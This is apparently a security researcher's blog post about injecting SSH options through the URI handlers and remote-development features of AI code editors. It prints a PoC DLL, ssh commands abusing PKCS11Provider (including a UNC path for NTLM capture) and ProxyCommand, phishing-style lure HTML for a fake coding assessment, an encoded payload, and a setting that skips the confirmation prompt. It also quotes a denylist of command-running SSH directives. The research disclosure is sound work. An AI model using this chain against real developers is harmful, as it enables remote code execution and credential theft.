Your AI Code Editor’s URI Handler Can Pop a Shell
Maland | Sunday, July 26, 2026
TL;DR
This research share the details of attack chain where modern AI code editor URI handlers within the built-in remote development functionality of popular AI IDEs such as Cursor, Antigravity and Devin can be abused as delivery mechanisms for remote code execution and under some conditions credential stealing.

The main idea is simple, once the user visit a malicious or fake technical assessment page and clicks a browser-delivered link, the URI handler launches the trusted AI editor which then execute the attack and starts becoming an execution bound
Before getting into the main topic, I’d like to start with a quick introduction to the concept and definition of a red team.
The Beginning
This started with a message from a buddy called justakazh who’d found something odd in Cursor. I was also researching abuse scenarios in modern AI-powered code editors at the time, so he asked me to sanity-check whether the behavior was actually a vulnerability or not.

The proof of concept was fairly straightforward and simple. It only required injecting a pipe character (|) to break out of the intended context and redirect execution to an arbitrary binary when initiating or establishing an SSH connection through Cursor’s remote development functionality.

After digging into the issue, I concluded that it was legitimate security concern. But there was a catch, the remote development feature on Cursor isn’t a built-in capability.
It’s more like an optional extension that users need to install separately to enable SSH based remote development, rather than functionality built directly into the editor.

However, since the extension is still developed and published by Cursor team, I believe it should be evaluated as part of the product itself instead of being treated as an unrelated third-party extension. Based on that, I encouraged him to continue submit the report.

At the time of reporting, I believe the affected remote development extension version was ≤ 1.0.38.

A few days later, the report was triaged and marked as informative. Looking back, the submission may introduced some confusion because it referenced the affected Cursor version rather than the affected extension version.

A few days later, the report was triaged and marked as informative. Looking back, the submission may introduced some confusion because it referenced the affected Cursor version rather than the affected extension version.
More importantly, the proof of concept demonstrated that a malicious payload could be injected into the connection flow, but the exploitation still depended on the victim to manually enter or paste the payload into the remote development configuration when establishing an SSH connection
Based on the initial triage response, it appeared that the behavior was being treated as an intended feature rather than a product vulnerability and out of scope.
From a bug-bounty perspective, that interpretation was understandable. If exploitation requires the victim to manually enter or paste the payload into a configuration field, it is often considered out of scope or expected behavior rather than a security vulnerability.
Revisiting the Finding
Several months later, while continuing my research. I decided to revisit the original proof of concept to determine whether it could be extended into a more practical attack chain. Surprisingly, the original technique no longer worked and found the original injection primitive has been addressed in the extension’s newer releases, up to the current version.

Understanding the Patch
At the time of my original testing, versions ≤ 1.50 were still vulnerable. Previously, the connection destination (this.config.destination) was inserted directly into the SSH command without any input validation.
// ≤ 1.0.50
let B = this.config.destination;

for (const e of ["ssh ", "ssh.exe ", this.config.sshPath + " "]) {
    if (B.startsWith(e)) {
        B = B.slice(e.length);
        break;
    }
}
z
f.push(B);
f.push(n);

let Q = `${o}${[this.config.sshPath, ...f].join(" ")}`;
In the latest version of the extension, this behavior has changed. Before constructing the SSH command, the destination hostname now is validated against a strict character allowlist before use:
a = /^[A-Za-z0–9._\-:]+$/This regular expression is enforced inside the hostname-validation routine invoked from the connection authority’s constructor:
function(e) {
  if ("string" != typeof e || 0 === e.length || !a.test(e))
    throw new Error(`Invalid SSH hostname: ${JSON.stringify(e)}`);
  if (e.startsWith("-"))
    throw new Error(`Invalid SSH hostname: must not start with '-' (would be parsed as an ssh(1) option): ${JSON.stringify(e)}`);
}(e)
As a result, a pipe character (or any other shell metacharacter) in the hostname is rejected before the SSH command is constructed, effectively preventing the original pipe-injection technique.
The update also introduced a denylist (rather than an allowlist) for validating the separate sshArgs and -o directives supplied through the host picker:
d = new Set(["include", "knownhostscommand", "localcommand", "proxycommand"])These configuration directives have historically been used by attackers to execute local commands via SSH configuration directives:
function C(e) {
  const t = e.trimStart().split(/[=\s]/, 1)[0].toLowerCase();
  if (d.has(t))
    throw new Error(`Invalid SSH argument: ${t} executes a local command or loads unsafe config and is not accepted from the host picker`);
}
Looking Beyond the Denylist Directives
With the pipe-injection path closed and the obvious command-execution directives now blocked, the fix looked solid on the surface. The remaining question became whether any other SSH directives could still be abused through the same workflow.
During my analysis, I discovered that PKCS11Provider provided another path for abusing the trusted ssh.exe binary
ssh -o PKCS11Provider=C:\Users\Offsec\Temp\Dll1.dll win@github.comWhen this directives or options argument is processed, the SSH client attempts to load the specified provider library before any authentication with the remote server takes place.
PKCS11Provider DLL loading
The proof-of-concept DLL exports a minimal implementation of C_GetFunctionList, providing the symbol expected by the PKCS#11 loader while intentionally returning CKR_FUNCTION_FAILED. The payload resides in DllMain, where CreateProcessA() is used to launch calc.exe as soon as the DLL is loaded. This provides a clear visual indication that arbitrary code execution occurs during the DLL loading process, even before the application invokes any PKCS#11 functionality.
#include <windows.h>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD reason, LPVOID reserved) {
    if (reason == DLL_PROCESS_ATTACH) {
        STARTUPINFOA si = { sizeof(si) };
        PROCESS_INFORMATION pi;
        CreateProcessA(NULL, "calc.exe", NULL, NULL, FALSE,
                        CREATE_NEW_CONSOLE, NULL, NULL, &si, &pi);
        if (pi.hProcess) CloseHandle(pi.hProcess);
        if (pi.hThread)  CloseHandle(pi.hThread);
    }
    return TRUE;
}

/* Minimal PKCS#11 export so ssh doesn't immediately abort on missing symbol (benign, returns failure) */
__declspec(dllexport) unsigned long C_GetFunctionList(void *ppFunctionList) {
    return 0x00000005; /* CKR_FUNCTION_FAILED */
}
The screenshot below shows the application being launched from a Windows Command Prompt on Windows 11 Pro using the default OpenSSH client included with the operating system. Once the malicious DLL is loaded, DllMain executes and spawns calc.exe, confirming that arbitrary code execution is achieved during the DLL loading process, even though the exported PKCS#11 function subsequently returns an error.

At the time of writing, this abuse of the
PKCS11Providerprovider option is not documented in the official LOLBAS project, making it a relatively undocumented technique that may be overlooked by defenders.
As expected, the trusted ssh.exe process loads the attacker-controlled DLL before any SSH authentication takes place, allowing arbitrary code execution under the context of a legitimate Windows binary.
Bringing the Technique Back to IDE’s
Since PKCS11Provider was not included in Cursor’s denylist, the exact same argument could also be supplied through the remote development extension. As shown below, Cursor forwarded the option directly to the local ssh.exe process, resulting in the attacker-controlled DLL being loaded before the SSH connection was established.
![LTD([]](https://miro.medium.com/v2/resize:fit:1800/format:webp/1*SSMtnlSX_GjARmnAL8OWbA.png)
Remote DLL Loading via UNC Path
The attack surface becomes more interesting because PKCS11Provider is not limited to loading libraries from the local filesystem. The configuration directive also accepts UNC paths, allowing the client to retrieve the provider directly from a remote SMB share.
ssh -o PKCS11Provider=\\Server\Temp\Dll1.dll maland@github.comCapturing NTLM Credentials
For example, if PKCS11Provider is configured to point to an attacker-controlled SMB location, the victim machine will attempt to access the remote resource during the SSH client startup process.

This behavior can lead to outbound NTLM authentication attempts to the attacker-controlled server. Depends on the environment, this may allow the attacker to capture the NTLM authentication hash for offline analysis or, if the remote share is accessible, load the provider DLL directly from the SMB location.
The Missing Delivery Problem
However, this is still required the victim to manually type or paste the crafted SSH command argument themselves. In a real-world attack, scenario like this unlikely to happen natrually, relying on a user to manually enter a suspicious command significantly reduces the likelihood of successful exploitation

With manual execution identified as the primary limitation, I shifted my focus toward determining whether this behavior could be chained into a more realistic attack path from a red team perspective. The goal was to eliminate the manual copy-and-paste requirement and turn this behavior into a practical attack that could realistically be abused during an initial access scenario.
Turning URI Handlers into an RCE Delivery Path
Many desktop applications commonly expose custom URI schemes to support deep-link functionality that allow a browser or another application to launch them directly and request a specific action

Visual Studio Code provides a good sample through its vscode:// URI scheme, which can be used to launch the editor and perform actions such as opening workspaces, files, or extensions, as well as initiating remote development sessions from external applications. To initiate a remote SSH connection, one of the URI formats that can be used is:
vscode://vscode-remote/ssh-remote+<user>@<host>:<port>/<path/to/folder>Cursor follows a similar architecture by leveraging the Visual Studio Code foundation while introducing its own custom URI scheme (cursor://) for handling deep-link interactions.
From Browser to IDE Execution
Since this URI scheme can be invoked directly from a web browser, it creates an additional attack surface where a webpage can act as the entry point for triggering IDE interactions. The following sample demonstrates a basic webpage that invokes the custom cursor:// URI scheme.
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>URI Handler</title>
  <style>
    * { margin: 0; padding: 0; box-sizing: border-box; }

    body {
      display: flex;
      align-items: center;
      justify-content: center;
      height: 100vh;
      background: #0d0d0d;
      font-family: -apple-system, BlinkMacSystemFont, "Segoe UI", sans-serif;
    }

    .container {
      display: flex;
      flex-direction: column;
      align-items: center;
      gap: 18px;
    }

    .label {
      font-size: 11px;
      letter-spacing: 0.08em;
      color: #444;
      font-family: "SF Mono", "Fira Code", monospace;
      text-transform: lowercase;
    }

    button {
      font-size: 13px;
      padding: 8px 22px;
      border-radius: 6px;
      border: 1px solid #2e2e2e;
      background: transparent;
      color: #e8e8e8;
      cursor: pointer;
      font-family: inherit;
      letter-spacing: 0.01em;
      transition: background 0.15s, border-color 0.15s;
    }

    button:hover {
      background: #1a1a1a;
      border-color: #444;
    }

    button:active {
      transform: scale(0.98);
    }

    .status {
      font-size: 11px;
      font-family: "SF Mono", "Fira Code", monospace;
      color: transparent;
      transition: color 0.2s;
    }

    .status.triggered {
      color: #4a9e6b;
    }
  </style>
</head>
<body>
  <div class="container">
    <button onclick="triggerURI()">Open Remote Session</button>
    <span class="status" id="status">uri triggered</span>
  </div>

  <script>
    function triggerURI() {
      window.location.href = "cursor://vscode-remote/ssh-remote+<payload>/<path>";
      document.getElementById('status').classList.add('triggered');
    }
  </script>
</body>
</html>
By combining the URI-scheme delivery mechanism with the exploitation technique identified earlier, the attack can be transformed from a manually executed proof-of-concept into a more realistic delivery scenario requiring only minimal user interaction.

This represents a more interesting attack surface because a URI handler effectively acts as a bridge between untrusted web content and a trusted desktop application. Instead of requiring the victim to manually copy and paste attacker-controlled data into the editor, the browser itself can serve as the delivery mechanism for triggering interactions with the application.

Antigravity IDE with Built-in Extension
Antigravity IDE turned out to be an especially interesting case because its built-in remote development feature was also found to be vulnerable to to arbitrary code execution via argument injection.

By default, the application sanitized the host field before using it as an argument for the ssh command.
Missing ProxyCommand in the Denylist
However, this sanitization could be bypassed by injecting the ProxyCommand directive which was not included in Antigravity’s internal directive table. This meant the directive could be passed directly through the host field without being rejected:
ssh -o ProxyCommand=calc.exe maland@github.comWhen Antigravity IDE parses this argument and starts the SSH connection process, the supplied command is executed, launching calc.exe as the proof of concept.

With arbitrary command execution confirmed, the next step was to translate this into a complete attack scenario. While the Cursor case already demonstrated the underlying chain, Antigravity is used here as the case study to walk through a full realistic delivery flow that requires requires minimal interaction from the victim.
Attack Scenario (Full Chain)

The attacker creates a fake technical assessment website that appears to provide a legitimate coding challenge. The applicants are instructed to connect to a remote development server, with a pre-filled key presented as part of the connection setup process.
To make the attack convincing, the website embeds an Antigravity URI Handler (antigravity://) that launches the IDE and invokes the built-in Remote Development (SSH) feature that we arleady discuss ealier
Instead of containing legitimate connection information, the URI includes a malicious vscode-remote/ssh-remote payload that encoded in hexadecimal format. Since the IDE automatically accepts and processes this format, the payload can masquerade as a secret key that appears valid for establishing a remote connection in the technical assessment context, making it appear legitimate to the user.
After the victim accepts the prompt, the IDE automatically starts the remote SSH connection, decodes the supplied configuration, and injects the attacker-controlled command during the SSH initialization process, ultimately leading to arbitrary command execution.
The following steps demonstrate how the attack was performed.
Creating the Technical Assessment Lure
The adversary creates a fake remote candidate deployment webpage that invokes the Antigravity IDE URI handler with the following HTML:
    <script>
        // Static Secret Key - You can set or change this value later
        const staticSecretKey = "[Command as Secret Key]";
        document.getElementById('secretKey').value = staticSecretKey;

        const btn = document.getElementById('connectBtn');
        const status = document.getElementById('statusBadge');
        const log = document.getElementById('terminalLog');

        btn.addEventListener('click', () => {
            // Start Animation
            btn.disabled = true;
            btn.innerText = "ESTABLISHING...";
            status.innerText = "Status: HANDSHAKE_ACTIVE";
            log.style.display = "block";

            // Sequence logs
            setTimeout(() => { document.getElementById('log2').style.display = 'block'; }, 800);
            setTimeout(() => { document.getElementById('log3').style.display = 'block'; }, 1600);

            // Execute redirect
            setTimeout(() => {
                const key = "[Encoded Command]";
                const link = "antigravity-ide://vscode-remote/ssh-remote+" + key;
                window.location.href = link;

                // Reset after a while
                setTimeout(() => {
                    btn.disabled = false;
                    btn.innerText = "Connect to Server";
                    status.innerText = "Status: REDIRECT_SENT";
                }, 2000);
            }, 2400);
        });
    </script>
Hiding the Payload
The adversary prepares the sample malicious SSH configuration as a JSON object and converted to its hex representation
{"hostName":"-o ProxyCommand=powershell.exe -c msg * Maland","sshArgs":[]}

The output of this script is the encoded payload that will later be embedded into the URI handler link:
The output of this script is the encoded payload that will later be embedded into the URI handler link:

Distributing the Lure
With the payload encoded, the adversary replaces the placeholder values in the HTML page both the Secret Key field and the encoded command inside the redirect logic with the generated hex value:

The completed webpage is then uploaded to a publicly accessible host, and the link is distributed to the intended victims.
Delivering the Payload
When the victim opens the page and clicks Connect to Server, the browser invokes the antigravity-ide:// URI handler, launching Antigravity IDE and passing the encoded configuration.

After the victim approves the IDE confirmation dialog, Antigravity IDE automatically decodes the supplied configuration and starts the SSH connection.

During this process, the adversary-controlled command is injected into the SSH initialization flow, resulting in arbitrary command execution.

Bypassing the Confirmation Dialog
If the victim has previously enabled the Always allow opening remote paths without asking option or if the adversary is able to modify the victim’s settings file through a malicious skill or extension.
"security.promptForLocalFileProtocolHandling": falseAntigravity IDE skips the confirmation dialog entirely and immediately processes the supplied remote connection request, removing the final user interaction step from the chain.
Full Attack Chain Demonstration
A video demonstration of the complete attack chain is included , showing successful initial access once the conditions above are met.

The Other IDE’s
Other AI-powered IDEs, apart from Cursor and Antigravity, were also reviewed during the research. Devin or Windsurf showed a similar issue to Antigravity, where the lack of proper denylist validation for the ProxyCommand directive allowed attacker-controlled SSH options to be passed through.

Closing
If you enjoyed and found this article helpful, please share it! I hope you find this information useful :)
